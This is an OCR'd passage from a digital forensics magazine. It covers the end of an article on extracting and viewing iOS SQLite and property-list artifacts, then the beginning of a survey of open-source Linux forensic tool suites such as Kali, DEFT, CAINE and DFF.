


Figure 24. *"Export Resultset" screen*




Figure 25. *Exported data viewed in Excel*

Data tab and then pick the table to review from the Table drop-down list. This is shown in Figure 18.

The data can be exported from SQLite Database Browser to a CSV (Comma Separated Value) format, which in turn can be opened with applications such as Microsoft Excel, as shown in Figure 19.

Another application worth mentioning is Froq, developed by Alwin Troost. This application is proprietary and can be purchased at *www.alwintroost.nl/?id=82*. This application has a lot of functionality and is an excellent tool for viewing the tables of a database and exporting the portions of the database needed for a given investigation. The interface of Froq is shown in Figure 20. To view a database of interest, perform the following steps:

- Go to the Froq menu bar and select connect | connect;
- The next box will ask you to select an existing connection or create a new one. Select a new connection by clicking the +, as shown in Figure 21;
- In the expanded window, give the connection a name – for example, Calendar;
- For the database type, select SQLite;
- From the Browse tab, navigate to the relevant database. (Steps 4 and 5 are shown in Figure 22);
- Then the database will be brought into Froq for analysis. The tables can be selected from the left pane, and the data can be seen in the right pane, as shown in Figure 23. To export data from this application, return to the top toolbar;
- Select Resultset | Export;
- There are three types of settings: Custom, export as an excel spreadsheet, or as SQL statements;
- Under the columns, you can be as granular as necessary for the data that is required. For example, select "Export as Microsoft Excel document." Then select the "Export all rows" radio button from the "Source rows" section, and select the columns needed;
- Then select "Export." The resulting screen is shown in Figure 24;
- After the data is exported, it can be viewed in Excel, as shown in Figure 25.

PROPERTY LISTS

Property lists are XML files that are commonly seen in standard OS X systems. Since iOs is a modified

Table 8. *Property lists and relevant data directory property lists and artifacts*

Directory	Property Lists and Artifacts
Db	
Keychain	
Managed preferences	Com.apple.sprongboard.plist: Add artifact
Mobile/library/Cookies	Cookies.plist: Web-related artifacts
Mobile/Library/Mail	Accounts.plists: E-mail accounts Metadata.plist: Dates and times of e-mail puuls
Mobile/Library.Maps	Bookmarks.plist: Map bookmarks created by the user History.plist: All routes and searches
Mobile/Library/Preferences	Com, apple.BTserver,airplane.plist: Shows that airplane mode was initiated on the device for Bluetooth Com.apple.commcenter,plist: Stores ICCID and IMSI numbers Com.apple.maps.plist: Recent map searches and last latitude and longitude of last map tile seen Com.apple.mobilephone.settings.plist: Call-forwarding numbers Com.apple.mobilephone.speeddial.plist: All favorite contacts for speed dial Com.apple.mobilesafari.plist: Recent Safari searches Com.apple.MobileSMS.plist: Any unset SMS messages Com.apple.mobiletimer.plist: List of world clocks used Com.apple.preference.plist: Keyboard language last used Com.apple.springboard.plist: Lists of apps that are shown in the interface, password protection flag, wipe enable settings, last system version Com.apple.weather.plist: Cities for weather reports, date and time of last update Com.apple.youtube.plist: URLs of all videos bookmarked, history of all video watched, videos searched by user
Library/Safari	Bookmarks.plist: all Internet bookmarks – created and standard History.plist: Web browsing history Suspendedstate.plist: Web page title ans URL of all suspended web paged that are held in the background so that users can jump from one page to another easily (a maximum of eight pages can be saved at one time)

OS X system, it stands to reason that we will also see property lists within the directory structure. The iOS data partition is riddled with property lists that can contain valuable information. Table 8 shows the property lists that contain data of relevance.

VIEWING PROPERTY LISTS

Apple has given examiners a free tool to view property lists, the Property List Editor (also known as the plist) The Property List Editor is part of the developer tools, and is an optional install on the OS X installation disk. The newest versions can be downloaded from the Apple Developers web site, at *http://developer.apple.com/technologies/tools*. The Property List Editor can display these XML-formatted files in a readable manner, similar to how they are viewed on a Windows system (i.e., not in their raw form). Once the Property List Editor has either been installed from the OS X disk or downloaded from the Internet, the following steps can be followed to view a given property list:

- Navigate to /Developer/Applications/Utilities/Property List Editor;
- Double-click the application;




Figure 26. *Select "Get Info" from this drop-down menu*




Figure 27. *Expand the "Open with" portion of the window*




Figure 28. *Select other*




Figure 29. *Change "Recommended Applications" to "All Applications"*

- From the Property list file menu, select Open;
- Next, navigate to the location of the plist you wish to view;
- Select the plist;
- Press the Open button;
- View the artifacts from the plist editor interface.

The one thing that detracts from this free tool is the way it reports the artifacts. One can grab screenshots of the relevant data and add those images to a report. There is another application, OmniOutliner 3, an app bundled with OS X 1.4 (Tiger). It is a for-pay app, and it's available at *www.omnigroup.com/products/omnioutliner*. You can use this tool to view plists easily bring them into an existing report. The following describes how to view and report plists with OmniOutliner 3.

First you have to set up your Mac so that you can automatically open all plists with OmniOutliner.

- From Finder, find any plist on your volume (Library/Preferences is a good choice);
- Right-click the plist;
- Select Get Info, as shown in Figure 26;
- From the Get Info dialog box, expand the "Open with" portion of the window (shown in Figure 27);
- Now click the drop-down list and select Other, as shown in Figure 28;
- The next window will be another finder window in the application directory. You will have to change Recommended Applications to All Applications, as shown in Figure 29;




Figure 30. *Select "Always Open With"*




Figure 31. *Separate key and value columns*




Figure 32. *Choose a file name, where to save the file and the file format*

- Then locate OmniOutliner and highlight the application;
- Then select the Always Open With box, and click the Add button, as shown in Figure 30 (all property lists will automatically open with OmniOutliner instead of the Property List Editor. If you wish to switch back to the Property List Editor, repeat the same steps, but select Property List Editor instead. Now that you have switched to OmniOutliner, the next steps will go through using OmniOutliner);
- Select a property list to examine and double-click the file. OmniOutliner will automatically open the plist.
- The values are separated into Key and Value columns, as shown in Figure 31.
- To expand all the keys, go to the menu bar and select View | Expand All. Now you'll be able to view all the keys and values.
- To report data from Omni Outliner
  - Either expand all or just the items of relevance;
  - Then go to the menu bar and select File | Export;
  - Enter a file name, where you want the file saved, and what format to export it in, as shown in Figure 32.

CONCLUSIONS

The iOS operating and file systems have changed since its introduction in 2007. Since then the Apple device family has expanded and changed the way we communicate and now how we compute, it is important to understand the inner workings of the devices to intelligently articulate some of the processes that are accomplished to facilitate artifact extraction.

As shown in this article, there can be a mountain of data that can be captured from the devices. In this article, we reviewed the history of the iOS operating and file system, and artifacts that reside in the system and data partitions. We also looked at tools that can examine many of the artifacts that are on any iDevice. As we saw, most of the evidence on the iDevice is stored in SQLite databases and property lists.

REFERENCES


- Elmer-Dewitt, P. (2008, May, 16). iPhone Rollout: 42 Countries, 575 million potential customers. Fortune. Retrieved March 30, 2009 from *http://apple20.blogs.fortune.cnn.com/2008/05/16/iphone-rollout-42-countries-575-million-potential-customers/*
- Farley, T. (2007). The Cell-Phone Revolution. American Heritage of Invention and Technology. Retrieved March 24, 2009, from *www.americanheritage.com/events/articles/web/20070110-cell-phone-att-mobile-phone-motorola-federal-communications-commission-cdma-tdmagsm.shtml*.
- Fletcher, F. E., & Mow, L. C. (2002). What's happening with E-911? The Voice of Technology. Retrieved April 2, 2009, from *www.drinkerbiddle.com/files/Publication/d6e48706-e421-411c-ab6f-b4fa132be026/Presentation/PublicationAttachment/fdb0980a-7abf-40bf-a9cd-1b7f9c64f3c7/WhatHappeningWithE911.pdf*
- Hafner, K. (2007, July 6). iPhone futures turn out to be a risky investment. The New York Times, p. C3.
- Henderson, S. (2006). Learning from all fifty states: how to apply the fourth amendment and its state analogs to protect third party information from unreasonable search. The Catholic University Law Review, 55, 373.
- Kerr, O. (2004). The fourth amendment and new technologies: constitutional myths and the case for caution. Michigan Law Review, 102, 801.
- Krazit, T. (2009). Apple ready for third generation iPhone. Retrieved March 30, 2009, from *http://news.cent.com/apple-ready-for-third-generation-of-iphone/*
- Morrissey, Sean. (2010) iOS Forensic Analysis: for iPhone, iPad and iPod Touch. New York, NY: Apress.
- Roberts, M. (2007, July 25). AT&T profit soars: iPhone gives cell provider a boost. Augusta Chronicle, p. B11.
- Stillwagon, B. (2008). Bringing an end to warrantless cell phone searches. Georgia Law Review, 42, 1165.
- Walsh, D., & Finz, S. (2004, August 26). The Peterson trial: defendant lied often, recorded calls show, supporters mislead about whereabouts. San Francisco Chronicle, p. B1.

About the Author



Deivison Pinheiro Franco is Graduated in Data Processing. Specialist in Computer Networks, in Computer Networks Support and in Forensic Sciences (Emphasis in Forensic Computing). Security Analyst of Bank of Amazônia. Professor at various colleges and universities of disciplines like: Computer Forensics, Information Security, Systems Audit, Computer Networks, Computer Architecture and Operating Systems. Computer Forensic Expert, IT Auditor and Pentester with the following certifications: CEH – Certified Ethical Hacker, CHFI – Certified Hacking Forensic Investigator, DSEH – Data Security Ethical Hacker, DSFE – Data Security Forensics Examiner, DSO – Data Security Officer and ISO/IEC 27002 Foundation.

About the Author



Nágila Magalhães Cardoso is graduated in Computer Networks Technology and Specialist in Computer Security. Certified in network administration and technical in computer installation, maintenance and installation of computer networks. Panelist and professor of free computer courses in the areas of information technology and computer networks, with special knowledge in computer security and forensics.

TWELVE OPEN-SOURCE LINUX FORENSIC TOOLS

by Priscilla Lopez

There are several open-source Linux forensic tool suites and tools such as Kali Linux, DEFT, HELIX, Backtrack, CAINE, Knoppix STD, FCCU, The Penguin Sleuth Kit, ADIA, DFF, SMART, and SIFT. This article will give you a brief overview of the available tool suites. Afterwards, I will show you step-by-step how to install one of the tool suites and run a practice case sample.

What you will learn:
- about several Linux open-source tools,
- how to install and use one of the suites

What you should know:
- basic Linux commands

There are many open-source tools for Linux that are available for forensic use. There is no specific preference or sort order of the tools listed. The goal of this article is for you to familiarize yourself with them, pick a few, download, install and try them out with sample case evidence. It will be up to you to find the one you like the best. Some tools listed are deprecated. I included them only because they are still easily available. Sleuthkit and Autopsy are included in almost every tool suite so they are not listed. I included DFF as a standalone program because it doesn't seem as common and it was a bit of a challenge to install. Towards the end of this article there is a step-by-step on how to download, install and run a practice case sample. Many of the tools suites can be burned or mounted to CD/DVD, then installed or ran live. There are only a few that can be downloaded as a virtual machine file. Most tool suites include an installation and/or tool manual either in the ISO file, virtual machine file or website itself. Some of the tools require a username and/or password. Please refer to the manual to find out what it is. This list is not an all-inclusive comprehensive list. Enjoy!

KALI LINUX

Version: N/A
Developer(s): Offensive Security
Release Date: April 26, 2013
Website: *http://www.kali.org/downloads/*

Kali Linux is pretty new and created by the same guys as Backtrack as its successor. Figure 1 shows the forensic tool menu and desktop. It looks and feel like Backtrack but there are

more devices Kali Linux is available on. Samsung Note, Samsung Chromebook and Raspberry Pi just to mention a few. It was simple to install and simple to use. There are some good resources available from their website too.

DEFT

Version: 7.2, 8 Beta
Developer(s): Stefano Fratepietro
Release Date: Jul 1, 2013
Website: *http://www.deftlinux.net/*




Figure 1. *The Kali Linux desktop and menu tool list*



Figure 2. *The Deft desktop*




Figure 3. *The Deft tool list menu*

The new Deft 8 beta version includes Digital Forensic Framework which is listed below. I wouldn't recommend using the beta version for real-world due to all the bugs. According to their site, they will be releasing a virtual machine version soon. They do not have a beta manual yet but the 7.2 stable version is available on their site. The 7.2 manual is a must for the installation which is a little tricky. It can be ran as a live or as a virtual appliance. Figures 2 and 3 are screenshots of the desktop and menu. They also have listed on their website Dart 2, which is for Windows.

HELIX3

Version: 2009R1
Developer(s): e-fense Inc
Release Date: June 23, 2009
Website: *https://www.e-fense.com/store/index.php?_a=viewProd&productId=11*

The newer versions of Helix are not free but the unsupported older version is still available for free. The manual is only available to forum members and there are no updates. There is only an ISO version available and it runs on Ubuntu very eas-



Figure 4. *The HELIX3 version 1.8 boot menu*



Figure 5. *The HELIX3 version 1.8 tool menu*

ily. The boot menu seen in Figure 4 give you many options and Figure 5 gives you a screenshot of the tool list menu. There is a good installation demo here: *http://computersecuritystudent.com/FORENSICS/HELIX/lesson2/.*

BACKTRACK

Version: 5 R3
Developer(s): Offensive Security
Release Date: August 13, 2012
Website: *http://www.backtrack-linux.org/downloads/*

Backtrack is a very simple to use precursor of Kali Linux previously listed. It is just as easy to use and



Figure 6. Backtrack 5r2 tool list menu




Figure 7. *The CAINE tool list menu*

run. Just like Kali Linux the suite includes penetration testing tools. The menu is very simple to navigate and flows methodically from section to section. It is can be downloaded as an ISO that can be ran as a live CD/USB. The website also includes great tutorials (Figure 6).

COMPUTER AIDED INVESTIGATIVE ENVIRONMENT (CAINE)

Version: 4.0
Developer(s): Nanni Bassetti
Release Date: March 18, 2013
Website: *http://www.caine-live.net/page5/page5.html*

CAINE is an Italian made forensic tools suite that can only be installed. NBCAINE is used for running a live CD/USB and both are available in ISO format. The website includes really good manuals and mounting policies. As you can see in Figure 7 it installs in English and there are a moderate amount of tools to work with. In Figure 8 you can see the pre-setup desktop and manual.

KNOPPIX STD (SECURITY TOOLS DISTRIBUTION)

Version: 0.1
Project Owner: Mark Cumming
Release Date: January 24, 2004
Website: *http://s-t-d.org/download.html*



Figure 8. *The CAINE desktop*




Figure 9. *The Knoppix STD desktop and tool list menu*

Knoppix STD is a deprecated tool suite that can be used for forensic practicing purposes. This tool is available as an ISO file. The website has a really great forum that is still gets posts! This tool is mostly based off a Linux distro called Knoppix. The website states that this tool is only available for live purposes. In Figure 9 you can also see that the suite includes honeypot and IDS tools.

FEDERAL COMPUTER CRIME UNITE (FCCU)

Version: 12.1
Developer(s): Christophe Monniez, Geert Van Acker
Release Date: October 7, 2008
Website: *http://www.lnx4n6.be/index.php?sec=Downloads&page=bootCD*

FCCU is a Belgian forensic tools suite. The presentation pdf file found on their website has much has useful information. In Figure 10 you see a list of tools available in FCCU. They are almost all command line based. Figure 11 lets you know you have successfully arrived at the FCCU desktop.



Figure 10. *The FCCU list of tools that pops up in the internet browser upon boot*




Figure 11. *The FCCU desktop*

THE PENGUIN SLEUTH KIT

Version: 0.96
Creator: Ernest Baca
Release Date: July 5, 2003, June 2006
Website: *http://sourceforge.net/projects/psk/files/Penguin%20Sleuth/*, *http://www.linux-forensics.com*, *http://penguinsleuth.org*

The Penguin Sleuth Kit is another deprecated tool suite that can still be used for practice. It is also based off of the Linux distro. There are also a few network security tools included in the suite. The files is live USB/ISO and virtual appliance only. There is a manual available and the tool is also based off Knoppix (Figure 12).



Figure 12. *Penguin Sleuth boot menu*




Figure 13. *The AIDA login screen*




Figure 14. *The AIDA desktop*

APPLIANCE FOR DIGITAL INVESTIGATION AND ANALYSIS (ADIA)

Version: Unknown
Developer(s): CERT
Release Date: March 2012
Website: *http://www.cert.org/forensics/tools.htm*

ADIA is only available as a virtual appliance. It was very easy to install. Figure 13 is a screenshot of the login. Figure 14 you can see that there are many pre-installed shortcuts and a manual on the desktop. The website has many other free forensic tools and resources.

DIGITAL FORENSICS FRAMEWORK (DFF)

Version: 1.3.0
Developer(s): ArxSys
Release Date: February 12, 2013
Website: *http://www.digital-forensic.org/download/*

DFF is downloadable as a .deb file. It is only a program tool and not a suite of tools. When I installed the tool on my Ubuntu 13.04, I used `sudo apt -get -f install` to install the dependencies need to run the program. Afterwards I used `sudo apt-get install dff` to install the package. I attempted the instructions on the site but soon realized the code above worked best for me. To start the program use `dff -g`. This application was a bit of a challenge to install. This package can also be found on some other suites but not as much as Autopsy and The Sleuth Kit. The website states that there are different modules that can be added to the program to increase productivity. See Figure 15 for a command line screen shot and Figure 16 for a GUI screenshot.

STORAGE MEDIA ANALYSIS RECOVERY TOOLKIT (SMART)

Version: Unknown
Developer(s): ASR Data
Release Date: May 3, 2013
Website: *http://www.asrdata.com/forensic-software/smart-for-linux/*, *http://www.asrdata.com/forensic-software/smart-linux/*, *http://smartlinux.sourceforge.net/*

Smart Linux is the live CD/USB and *Smart for Linux* is for installation on Linux. The website says that in can be used for:




Figure 15. *The DFF command line tool*




Figure 16. *The DFF GUI interface*



Figure 17. *The SMART Linux login screen (from the manual)*




Figure 18. *The SMART Linux tool list menu (from the manual)*

- Knock-and-talk inquiries and investigations
- on-site or remote preview of a target system
- post mortem analysis of a dead system
- testing and verification of other forensic programs
- conversion of proprietary evidence file formats
- baselining of a system



Figure 19. *The SANS Sift desktop*




Figure 20. *The SANS Sift tool list menu*

